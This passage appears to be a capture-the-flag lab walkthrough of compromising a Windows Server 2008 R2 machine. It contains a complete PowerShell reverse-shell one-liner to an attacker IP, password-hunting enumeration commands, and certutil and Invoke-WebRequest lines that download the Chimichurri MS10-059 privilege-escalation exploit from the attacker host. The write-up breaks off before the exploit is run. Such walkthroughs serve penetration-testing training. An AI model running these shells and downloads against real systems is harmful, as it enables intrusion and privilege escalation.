

powershell -nop -c "$client = New-Object System.Net.Sockets.TCPClient('10.10.16.64',4242);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String );$sendback2 = $sendback + 'PS ' + (pwd).Path + '> ';$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()"
I got reverse shell connection from target.
Enumerate target:
According to red team field manual book, page 18 I will use seperate commands together
ver
systeminfo
set
net localgroup "Administrator"
//find files//

dir /a /s /b C:\*txt*

findstr /SI password *.txt (took longer)


I saw a SeImpersonate surface ,but I will move direct lack of hotfix applied Windows server 2008 R2 Datacenter instance.

Copy systeminfo output to TXT file.
Update the windows exploit suggester version:
./windows-exploit-suggester.py --update
Run:
./windows-exploit-suggester.py --database 2026-03-14-mssb.xlsx --systeminfo ex.txt

Since I forgot to install dependencies of tool, I faced with critical issues including stuck when executed and error message on terminal.


instal dependencies:
pip install xlrd
pip install xlrd --upgrade
database file detected as xlsx based on extension
[-]
please install and upgrade the openpyxl library

pip install openpyxl

Since no hotfix applied, It is a great opportunity to try multiple kernel exploits at once:
Hotfix(s): N/A
I would rather use famous exploit MS10-059 via Chimichurri because other exploits mostly providing DOS as utility ,but I needed to escalate my privileges except the Token Abuse.
Download from here:
https://github.com/egre55/windows-kernel-exploits
Initially, I'll try wget and Invoke-WebRequest method to download exploit.
wget 'http://10.10.16.64:3131/Chimichurri.exe' -outfile 'exploit.exe'
It did not work.

Direct Invoke-WebRequest cmdlet may work:
$url = “http://10.10.16.64:3131/Chimichurri.exe“
$dest = “c:\windows\Temp\Chimichurri.exe”

Invoke-WebRequest -Uri $url -OutFile $dest
I can ping my attacker machine through the victim ,yet still did not download exploit.

certutil.exe -urlcache -f http://10.10.16.64:3131/Chimichurri.exe bad.exe

It worked perfectly ,but in my instance I was running another application running via nginx ,so it disallowed me to send the kernel exploit.
Exploit guided me to get shell via attacker machine.

Run exploit as suggested:

